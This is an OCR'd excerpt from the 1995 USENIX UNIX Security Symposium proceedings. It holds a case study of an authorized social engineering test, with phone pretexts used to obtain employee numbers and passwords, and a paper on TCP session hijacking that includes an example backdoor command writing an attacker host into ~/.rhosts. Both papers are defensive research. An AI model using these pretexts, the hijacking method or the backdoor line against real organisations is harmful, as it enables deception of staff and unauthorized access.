conference

proceedings

The Fifth USENIX UNIX Security Symposium

Salt Lake City, Utah
June 5–7, 1995

Sponsored by
The USENIX Association
Co-sponsored by
UniForum
in cooperation with: The Computer Emergency Response Team (CERT), IFIP WG 11.4

The UNIX® and Advanced Computing Systems Professional and Technical Association

USENIX The Fifth USENIX UNIX Security Symposium Salt Lake City, Utah June 1995

For additional copies of these proceedings write:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710 USA

The price is $27 for members and $35 for nonmembers.
Outside the U.S.A. and Canada, please add
$11 per copy for postage (via air printed matter).

Past USENIX UNIX Security Proceedings

Security IV	October 1993	Santa Clara, CA	$15/20
Security III	September 1992	Baltimore, MD	$30/39
Security II	August 1990	Portland, OR	$13/16
Security	August 1988	Portland, OR	$7/7

ISBN 1-880446-70-7

Printed in the United States of America on 50% recycled paper, 10-15% post consumer waste.

USENIX Association

Proceedings of the

Fifth USENIX UNIX Security Symposium

June 5-7, 1995

Salt Lake City, Utah, USA

Table of Contents

The Fifth USENIX UNIX Security Symposium
June 5-7, 1995
Salt Lake City, Utah

USENIX Technical Sessions – Tuesday, June 6

Wednesday, June 7

Information Security Technology?...Don't Rely on It
A Case Study in Social Engineering

Ira S. Winkler
Brian Dealy
Science Applications International Corporation
200 Harry S Truman Parkway
Annapolis, Maryland 21401

Author Contact Information
Ira S. Winkler
E-mail: winkler@c3i.saic.com
Telephone: (301) 261-8424
Fax: (301) 261-8427

Brian Dealy
E-mail: bdealy@c3i.saic.com
Telephone: (301) 261-8424
Fax: (301) 261-8427

ABSTRACT

Many companies spend hundreds of thousands of dollars to ensure corporate computer security. The security protects company secrets, assists in compliance with federal laws, and enforces privacy of company clients. Unfortunately, even the best security mechanisms can be bypassed through Social Engineering. Social Engineering uses very low cost and low technology means to overcome impediments posed by information security measures. This paper details a Social Engineering attack performed against a company with their permission. The attack yielded sensitive company information and numerous user passwords, from many areas within the company, giving the attackers the ability to cripple the company despite extremely good technical information security measures. The results would have been similar with almost any other company. The paper concludes with recommendations for minimizing the Social Engineering threat.

1.0 INTRODUCTION

There are millions of dollars spent on both Information Security measures and research and development in this area. These measures are designed to prevent unauthorized people from gaining access to computer systems, as well as preventing authorized users from gaining additional privileges. The proper technical security measures can effectively combat almost any technical threat posed by an outsider. Unfortunately, the most serious attack may not be technical in nature.

Social Engineering is the term the hacker community associates with the process of using social interactions to obtain information about a "victim's" computer system. In many cases, a hacker will randomly call a company and ask people for their passwords. In more elaborate circumstances, a hacker may go through the garbage or pose as a security guard to obtain critical information. A recent edition of 2600: The Hacker's Quarterly detailed methods for obtaining a job as a janitor within a company (Voyager, 1994). While these methods appear to be ridiculous, and possibly even comical, they are extremely effective. Social Engineering provides hackers with efficient short cuts, and in many cases facilitates attacks that would not be possible through other means. For example, the Masters of Deception, who significantly penetrated the United States' telecommunications system, were only able to do so after obtaining information found in the garbage of the New York Telephone Company (Slatalla & Quittner, 1995).

The case study described in this paper does not represent a single operation. To protect the authors' clients, the case study represents a compilation of several real attacks against large financial institutions. These attacks were conducted as part of a comprehensive vulnerability analysis for the organizations. While the corporate officers were aware of a potential attack, the remainder of the companies' employees were not. Everything described in the case study has occurred on multiple occassions.

The "attackers" were restricted to gathering information over the telephone, and were specifically instructed not to exploit the system with the information. The attack was limited to four man-days of effort, requiring the attackers to be more "bold" than is normally required. A real Social Engineering attack would be accomplished over weeks, if not months. Since the potential reward for an attacker would be very great, a real attack would have included several physical visits to the company's offices and possibly even obtaining a job at the company.

2.0 THE ATTACK

Initially, the attackers performed a search on Internet library resources to obtain an initial perspective on the organization. Miscellaneous databases, revealed the names of numerous company employees and officials. A search of a local telephone directory provided the telephone number of a company office in the vicinity of the attackers. A call to the office obtained a copy of the company's annual report as well as the company's toll free telephone number. No justification was needed to obtain this information.

Combining the data from the annual report with the data that was obtained from the Internet provided the attackers with names and positions of many senior officials, along with information on the projects they are working on. The next logical step was to obtain a corporate telephone directory, which revealed the names of additional employees and a comprehensive view of the company's corporate structure.

Using the toll free telephone number, a call was placed to the main telephone number to contact the Mail Room. The caller stated that they were a new employee and needed to know what information was required to ship packages both within the United States and abroad. It was learned that there were generally two numbers required to perform a transaction within the company; an Employee Number and a Cost Center Number. A call to obtain similar information from the Graphics department confirmed the importance of the numbers.

The attackers determined which executive they knew the most about. Calling through the main telephone number, the executive's secretary was contacted by an attacker claiming to be from the company's Public Relations Department. Within a series of basic and harmless questions about the executive's background, the attacker asked for, and obtained, the executive's Employee Number. A later call to the secretary, by another attacker, obtained the Cost Center of the executive through the impersonation of an auditor confirming appropriate computer charging.


Another call, through the main telephone number, connected the attackers with the department responsible for distributing corporate telephone directories. By impersonating the executive, it was requested that a telephone directory be sent to a "subcontractor". The executive's Employee Number and Cost Center were provided, and the directory was shipped via overnight courier to the subcontractor.

Using the telephone directory, the attackers contacted dozens of employees in various departments to obtain additional Employee Numbers that could be used for additional attacks. The numbers were usually obtained by impersonating a Human Resources employee who accidentally contacted the wrong employee, and needed the employees Employee Number to clear up the "confusion".

The attackers then determined that they would attempt to obtain the names of new employees, who were probably least aware of any threats to the company. Using the information obtained from the initial phase of the attack, the name of a very senior company executive was identified. The telephone directory revealed the name of an employee who most likely worked for the executive. At this time it was determined that the best method to obtain the names of the new employees was to claim that the executive wanted to personally welcome new employees to the company. The attacker would claim to work for the executive, and that the executive was extremely upset, because the information was overdue.

As luck would have it, an initial call to the New Hire Administration Office was answered by an answering machine. The message on the machine revealed: 1) the office had moved, 2) the name of the person assigned to the telephone number, and 3) the new telephone number. The name of the person was critical, because knowledge of a specific name increases the legitimacy of the caller. It was late in the day and the specific person had left. This allowed the attacker to indicate that the absent person usually provides the information. The attacker also claimed that a very prominent executive was extremely upset. The "pleas" of the attacker encouraged the person that answered the telephone to provide the requested information. The names of all of the employees that began employment during the current week were obtained, along with the departments of many of the employees.

It was then determined that the attackers should avoid contacting Information Systems employees, because they were more likely to be aware of the importance of protecting passwords. The attackers impersonated an Information Systems employee and contacted the new hires under the guise of providing new employees with a telephone "Computer Security Awareness Briefing". During the briefing, the attacker obtained "basic" information, including the types of computer systems used, the software applications used, the Employee Number, the employee's computer ID, and the password. In one case, the attacker suggested that the new



Anatomy of an Attack

Figure 1.

employee change their password, because it was easy to guess.

A Demon Dialer and a call to the Information Systems Help Desk obtained the telephone numbers of the company's modems. The modem numbers provided the attackers with the capability to exploit the compromised user accounts. Obtaining the modem information effectively circumvented a very sophisticated Firewall system and rendered it useless. During a later attack, the attackers used similar methods to have the company provide them with their own computer account. The attackers also were able to convince company employees to send them communications software that accessed a "secure" connection.

3.0 LESSONS LEARNED

Despite strong security measures, the attackers were extremely successful in a very short period of time. While the attack might have seemed very complicated and time consuming, it was accomplished in less than three days and cost very little. Many of the weaknesses exploited by the attackers are common to most companies. Expanding upon these weaknesses will assist companies in overcoming many weaknesses posed by Social Engineers.

3.1 Do Not Rely Upon Common Internal Identifiers

The attackers were occasionally asked to authenticate themselves as real employees by providing their Employee Numbers. Fortunately for the attackers, the Employee Numbers were used commonly and were easily obtained from real employees. The attackers had a list of Employee Numbers, and were ready for any challenge. Many companies rely upon similar identifiers. Companies should have a separate identifier for their computer support activities. Having a separate identifier for computer related activities would separate personnel functions from support functions and provide additional security to both personnel and computer activities.

3.2 Implement a Call Back Procedure When Disclosing Protected Information

Many of the attacks could have been prevented if the company employees verified the callers identity by calling them back at their proper telephone number, as listed in the company telephone directory. This procedure creates a minimal inconvenience to legitimate activities, however when compared to the scope of the potential losses, the inconvenience is greatly justified. If employees are required to call back anyone asking for personal or proprietary information, compromises of all natures will be minimized. Caller ID services might also be acceptable for this purpose.

3.3 Implement a Security Awareness Program

While giving out your password to a stranger might seem ridiculous to the reader of this paper, it seems innocuous to many computer users. Companies spend millions of dollars acquiring state of the art hardware and software security devices, yet a general awareness program is ignored. Computer professionals cannot assume that basic security practices are basic to non-computer professionals. A good security awareness program can be implemented for minimal cost and can save a company millions of dollars of losses.

3.4 Identify Direct Computer Support Analysts

Every employee of a company must be personally familiar with a computer analyst. There should be one analyst for no more than 60 users. The analysts should be a focal point for all computer support, and should be the only people to directly contact users. Users should be instructed to immediately contact their analyst, if they are contacted by someone else claiming to be from computer support.

3.5 Create a Security Alert System

During the attacks, the attackers realized that even if they were detected, there did not seem to be a way for a employee to alert other employees of a possible attack. This indicates that even if there was a compromise in the attack, the attack could continue with minimal changes. Essentially, a compromise would have only improved the attack, because the attackers would have learned what does not work.

3.6 Social Engineering to Test Security Policies

Social Engineering is the only conceivable method for testing security policies and their effectiveness. While many security assessments test the physical and electronical vulnerabilities, few vulnerability analyses study the human vulnerabilities inherint in users. It must be noted that only qulaified and trust worthy people

should perform these attacks. The above attack was accomplished by people trained within the U.S. Intelligence Community who were very familiar with computer security measures and countermeasures.

4.0 CONCLUSION

Even the best technical mechanisms could not have prevented the attack. Only the use of one time password mechanisms could have minimized the effects of the Social Engineering attacks. The attackers exploited poor security awareness, from both a information and operational security perspective. Even if the attackers were unable to "obtain" computer passwords, they successfully obtained sensitive personal and company information.

A Social Engineering attack reveals vulnerabilities in security policies and awareness that cannot be detected through other means. In general, Social Engineering attacks will uncover similar problems in many organizations. However, each attack will yield problems that are specific to the organization being examined. It is for this reason that every threat assessment should include a thorough Social Engineering effort performed by qualified and trusted individuals.

Security officers must consider the non-technical aspects of computer security along with technical measures. All too often computer professionals believe that basic computer security principles are known to everyone. That is a dangerous assumption, and is all too often very incorrect. There must be a comprehensive program of ensuring information security, which includes a continual security awareness program.

BIBILIOGRAPHY

Slatalla, M. and J. Quittner (1995), *Masters of Deception: The Gang that Ruled Cyberspace*, New York: HarperCollins, 1995.

Voyager (1994), Janitor Privileges, *2600: The Hacker's Quarterly*, 11(4).

A Simple Active Attack Against TCP

Laurent Joncheray

Merit Network, Inc.
4251 Plymouth Road, Suite C
Ann Arbor, MI 48105, USA

Phone: +1 (313) 936 2065
Fax: +1 (313) 747 3185
E-mail: lpj@merit.edu

April 24, 1995

Abstract

This paper describes an active attack against the Transport Control Protocol (TCP) which allows a cracker to redirect the TCP stream through his machine thereby permitting him to bypass the protection offered by such a system as a one-time password [SKEY] or ticketing authentication [Kerberos]. The TCP connection is vulnerable to anyone with a TCP packet sniffer and generator located on the path followed by the connection. Some schemes to detect this attack are presented as well as some methods of prevention and some interesting details of the TCP protocol behaviors.

1 Introduction

Passive attacks using sniffers are becoming more and more frequent on the Internet. The attacker obtains a user id and password that allows him to logon as that user. In order to prevent such attacks people have been using identification schemes such as one-time password [SKEY] or ticketing identification [Kerberos]. Though they prevent password sniffing on an unsecure network these methods are still vulnerable to an active attack as long as they neither encrypt nor sign the data stream.[1] Still many people are complacent believing that active attacks are very difficult and hence a lesser risk.

The following paper describes an extremely simple active attack which has been successfully used to break into UNIX hosts and which can be done with the same resources as for a passive sniffing attack.[2] Some uncommon behaviors of the TCP protocol are also presented as well as some real examples and statistical studies of the attack's impact on the network. Finally some detection and prevention schemes are explained. In order to help any reader unfamiliar with the subtleties of the TCP protocol the article starts with a short description of TCP.

The reader can also refers to another attack by R. Morris presented in [Morris85]. Though the following attack is related to Morris' one, it is more widely usable on any TCP connection. In section 7 we present and compare this attack with the present one.

The presentation of the attack will be divided into three parts: the "Established State" which is the state where the session is open and data is exchanged; the set up (or opening) of such a session; and finally some real examples.

2 Established State

2.1 The TCP protocol

This section offers a short description of the TCP protocol. For more details the reader can refer to [RFC 793]. TCP provides a full duplex reliable stream connection between two end points. A connection is uniquely defined by the quadruple (IP address of sender, TCP port number of the sender, IP

[1] Kerberos also provides an encrypted TCP stream option.

[2] The attacks have been performed with a test software and the users were aware of the attack. Although we do not have any knowledge of such an attack being used on the Internet, it may be possible.

address of the receiver, TCP port number of the receiver). Every byte that is sent by a host is marked with a sequence number (32 bits integer) and is acknowledged by the receiver using this sequence number. The sequence number for the first byte sent is computed during the connection opening. It changes for any new connection based on rules designed to avoid reuse of the same sequence number for two different sessions of a TCP connection.

We shall assume in this document that one point of the connection acts as a server (for instance a telnet server) and the other as the client. The following terms will be used:

SVR_SEQ: sequence number of the next byte to be sent by the server;

SVR_ACK: next byte to be received by the server (the sequence number of the last byte received plus one);

SVR_WIND: server's receive window;

CLT_SEQ: sequence number of the next byte to be sent by the client;

CLT_ACK: next byte to be received by the client;

CLT_WIND: client's receive window;

At the beginning when no data has been exchanged we have $SVR\_SEQ = CLT\_ACK$ and $CLT\_SEQ = SVR\_ACK$. These equations are also true when the connection is in a 'quiet' state (no data being sent on each side). They are not true during transitory states when data is sent. The more general equations are:

$$CLT\_ACK \leq SVR\_SEQ \leq CLT\_ACK + CLT\_WIND$$

$$SVR\_ACK \leq CLT\_SEQ \leq SVR\_ACK + SVR\_WIND$$

The TCP packet header fields are:

Source Port: The source port number;

Destination Port: The destination port number;

Sequence number: The sequence number of the first byte in this packet;

Acknowledgment Number: The expected sequence number of the next byte to be received;

Data Offset: Offset of the data in the packet;

Control Bits:

URG: Urgent Pointer;

ACK: Acknowledgment;

PSH: Push Function;

RST: Reset the connection;

SYN: Synchronize sequence numbers;

FIN: No more data from sender;

Window: Window size of the sender;

Checksum: TCP checksum of the header and data;

Urgent Pointer: TCP urgent pointer;

Options: TCP options;

- SEG_SEQ will refer to the packet sequence number (as seen in the header).
- SEG_ACK will refer to the packet acknowledgment number.
- SEG_FLAG will refer to the control bits.

On a typical packet sent by the client (no retransmission) SEG_SEQ is set to CLT_SEQ, SEG_ACK to CLT_ACK.

TCP uses a "three-way handshake" to establish a new connection. If we suppose that the client initiates the connection to the server and that no data is exchanged, the normal packet exchange is (C.f. Figure 1):

- The connection on the client side is on the CLOSED state. The one on the server side is on the LISTEN state.
- The client first sends its initial sequence number and sets the SYN bit:

$$\begin{aligned} SEG\_SEQ &= CLT\_SEQ_0, \\ SEG\_FLAG &= SYN \end{aligned}$$

  Its state is now SYN-SENT

- On receipt of this packet the server acknowledges the client sequence number, sends its own initial sequence number and sets the SYN bit:

$$\begin{aligned} SEG\_SEQ &= SVR\_SEQ_0, \\ SEQ\_ACK &= CLT\_SEQ_0 + 1, \\ SEG\_FLAG &= SYN \end{aligned}$$

  and set

$$SVR\_ACK = CLT\_SEQ_0 + 1$$

  Its state is now SYN-RECEIVED

- On receipt of this packet the client acknowledges the server sequence number:

$$\begin{aligned} SEG\_SEQ &= CLT\_SEQ_0 + 1, \\ SEQ\_ACK &= SVR\_SEQ_0 + 1 \end{aligned}$$

and sets

$$CLT\_ACK = SVR\_SEQ_0 + 1$$

Its state is now ESTABLISHED

- On receipt of this packet the server enters the ESTABLISHED state. We now have:

$$\begin{aligned} CLT\_SEQ &= CLT\_SEQ_0 + 1 \\ CLT\_ACK &= SVR\_SEQ_0 + 1 \\ SVR\_SEQ &= SVR\_SEQ_0 + 1 \\ SVR\_ACK &= CLT\_SEQ_0 + 1 \end{aligned}$$

Closing a connection can be done by using the FIN or the RST flag. If the RST flag of a packet is set the receiving host enters the CLOSED state and frees any resource associated with this instance of the connection. The packet is not acknowledged. Any new incoming packet for that connection will be dropped.

If the FIN flag of a packet is set the receiving host enters the CLOSE-WAIT state and starts the process of gracefully closing the connection. The detail of that procces is beyond the scope of this document. The reader can refer to [RFC 793] for further details.

In the preceding example we specifically avoided any unusual cases such as out-of-band packets, retransmission, loss of packet, concurrent opening, etc... These can be ignored in this simple study of the attack.

When in ESTABLISHED state, a packet is acceptable if its sequence number falls within the expected segment

$$[SVR\_ACK, SVR\_ACK + SVR\_WIND]$$

(for the server) or

$$[CLT\_ACK, CLT\_ACK + CLT\_WIND]$$

(for the client). If the sequence number is beyond those limits the packet is dropped and a acknowledged packet will be sent using the expected sequence number. For example if

$$\begin{aligned} SEG\_SEQ &= 200, \\ SVR\_ACK &= 100, \\ SVR\_WIND &= 50 \end{aligned}$$

Then

$$SEG\_SEQ > SVR\_ACK + SVR\_WIND.$$

The server forms a ACK packet with

$$\begin{aligned} SEG\_SEQ &= SVR\_SEQ \\ SEG\_ACK &= SVR\_ACK \end{aligned}$$

which is what the server expects to see in the packet.

2.2 A desynchronized state

The term "desynchronized state" will refer to the connection when both sides are in the ESTABLISHED state, no data is being sent (stable state), and

$$\begin{aligned} SVR\_SEQ &\neq CLT\_ACK \\ CLT\_SEQ &\neq SVR\_ACK \end{aligned}$$

This state is stable as long as no data is sent. If some data is sent two cases can occur:

1. If $CLT\_SEQ < SVR\_ACK + SVR\_WIND$ and $CLT\_SEQ > SVR\_ACK$ the packet is acceptable, the data may be stored for later use (depending on the implementation) but not sent to the user since the beginning of the stream (sequence number SVR_ACK) is missing.
2. If $CLT\_SEQ > SVR\_ACK + SVR\_WIND$ or $CLT\_SEQ < SVR\_ACK$ the packet is not acceptable and will be dropped. The data is lost.

In both case data exchange is not possible even if the state exists.

2.3 The attack

The proposed attack consists of creating a desynchronized state on both ends of the TCP connection so that the two points cannot exchange data any longer. A third party host is then used to create acceptable packets for both ends which mimics the real packets.

Assume that the TCP session is in a desynchronized state and that the client sends a packet with

$$\begin{aligned} SEG\_SEQ &= CLT\_SEQ \\ SEG\_ACK &= CLT\_ACK \end{aligned}$$

Since $CLT\_SEQ \neq SVR\_ACK$ the data will not be accepted and the packet is dropped. The third party then sends the same packet but changes the SEG_SEQ and SEG_ACK (and the checksum) such that

$$\begin{aligned} SEG\_SEQ &= SVR\_ACK, \\ SEG\_ACK &= SVR\_SEQ \end{aligned}$$




Figure 1: Example of a connection opening

which is acceptable by the server. The data is processed by the server.

If $CLT\_TO\_SVR\_OFFSET$ refers to $SVR\_ACK - CLT\_SEQ$ and $SVR\_TO\_CLT\_OFFSET$ refers to $CLT\_ACK - SVR\_SEQ$ then the first party attacker has to rewrite the TCP packet from the client to the server as:

$$SEG\_SEQ \leftarrow SEG\_SEQ + CLT\_TO\_SVR\_OFFSET$$

$$SEG\_ACK \leftarrow SEG\_ACK - SVR\_TO\_CLT\_OFFSET$$

Considering that the attacker can listen to any packet exchanged between the two points and can forge any kind of IP packet (therefore masquerading as either the client or the server) then everything acts as if the connection goes through the attacker machine. This one can add or remove any data to the stream. For instance if the connection is a remote login using telnet the attacker can include any command on behalf of the user (`echo merit.edu lpj >& ~/.rhosts` is an example of such a command) and filter out any unwanted echo so that the user will not be aware of the intruder. Of course in this case $CLT\_TO\_SVR\_OFFSET$ and $SVR\_TO\_CLT\_OFFSET$ have to change. The new values are let as an exercise for the reader.[3]

2.4 "TCP Ack storm"

A flaw of the attack is the generation of a *lot* of TCP ACK packets. When receiving an unacceptable packet the host acknowledges it by sending the expected sequence number (As the Acknolegement number. C.f. introduction about TCP) and using its own sequence number. This packet is itself unacceptable and will generate an acknowledgement packet which in turn will generate an acknowledgement packet etc... creating a supposedly endless loop for every data packet sent.

Since these packets do not carry data they are not retransmitted if the packet is lost. This means that if one of the packets in the loop is dropped then the loop ends. Fortunately (or unfortunately?) TCP uses IP on an unreliable network layer with a non null packet loss rate, making an end to the loops. Moreover the more packets the network drops, the shorter is the Ack storm (the loop). We also notice that these loops are self regulating: the more loops we create the more traffic we get, the more congestion and packet drops we experience and the more loops are killed.

[3]One can turn off the echo in the telnet connection in order to avoid the burden of filtering the output. The test we did showed up a bug in the current telnet implementation (or maybe in the telnet protocol itself). If a TCP packet contains both IAC DONT ECHO and IAC DO ECHO the telnet processor will answer with IAC WONT ECHO and IAC WILL ECHO. The other end point will acknowledge IAC DONT ECHO and IAC DO ECHO etc... creating an endless loop.

The loop is created each time the client or the server sends data. If no data is sent no loop appears. If data is sent and no attacker is there to acknowledge the data then the data will be retransmitted, a storm will be created for each retransmission, and eventually the connection will be dropped since no ACK of the data is sent. If the attacker acknowledges the data then only one storm is produced (in practice the attacker often missed the data packet due to the load on the network, and acknowledge the first of subsequent retransmission).

The attack uses the second type of packet described in Section 2.2. The first case in which the data is stored by the receiver for later processing has not been tested. It has the advantage of not generating the ACK storm but on the other hand it may be dangerous if the data is actually processed. It is also difficult to use with small window connections.

3 Setup of the session

This paper presents two methods for desynchronizing a TCP connection. Others can be imagined but will not be described here. We suppose that the attacker can listen to every packet sent between the two end points.

3.1 Early desynchronization

This method consists of breaking the connection in its early setup stage on the server side and creating a new one with different sequence number. Here is the process (Figure 2 summarizes this process)

- The attacker listens for a SYN/ACK packet from the server to the client (stage 2 in the connection set up).
- On detection of that packet the attacker sends the server a RST packet and then a SYN packet with exactly the same parameters (TCP port) but a different sequence number (referred to as ATK_ACK_0 in the rest of the paper).
- The server will close the first connection when it receives the RST packet and then reopens a new one on the same port but with a different sequence number ($SVR\_SEQ'_0$) on receipt of the SYN packet. It sends back a SYN/ACK packet to the client.
- On detection of that packet the attacker sends the server a ACK packet. The server switches to the ESTABLISHED state.
- The client has already switched to the ESTABLISHED state when it receives the first SYN/ACK packet from the server.

This diagram does not show the unacceptable acknowledgement packet exchanges. Both ends are in the desynchronized ESTABLISHED state now.

$$SVR\_TO\_CLT\_OFFSET = SVR\_SEQ_0 - SVR\_SEQ'_0$$

is fixed by the server.

$$CLT\_TO\_SVR\_OFFSET = ATK\_SEQ_0 - CLT\_SEQ_0$$

is fixed by the attacker.

The success of the attack relies on the correct value being chosen for $CLT\_TO\_SVR\_OFFSET$. Wrong value may make the client's packet acceptable and can produce unwanted effects.

3.2 Null data desynchronization

This method consists for the attacker in sending a large amount of data to the server and to the client. The data sent shouldn't affect nor be visible to the client or sever, but will put both end of the TCP session in the desynchronized state.

The following scheme can be used with a telnet session:

- The attacker watchs the session without interfering.
- When appropriate the attacker sends a large amount of "null data" to the server. "Null data" refers to data that will not affect anything on the server side besides changing the TCP acknowledgment number. For instance with a *telnet* session the attacker sends ATK_SVR_OFFSET bytes consisting of the sequence *IAC NOP IAC NOP...* Every two bytes *IAC NOP* will be interpreted by the telnet daemon, removed from the stream of data and nothing will be affected.[4] Now the Server has

  $$SVR\_ACK = CLT\_SEQ + ATK\_SVR\_OFFSET$$

  which of course is desynchronized.
- The attacker does the same thing with the client.

The method is useful if the session can carry "null data". The time when the attacker sends that data is also very difficult to determine and may cause some unpredictable side effects.

[4] The telnet protocol [RFC 854] defines the NOP command as "No Operation". In other words, do nothing, just ignore those bytes.

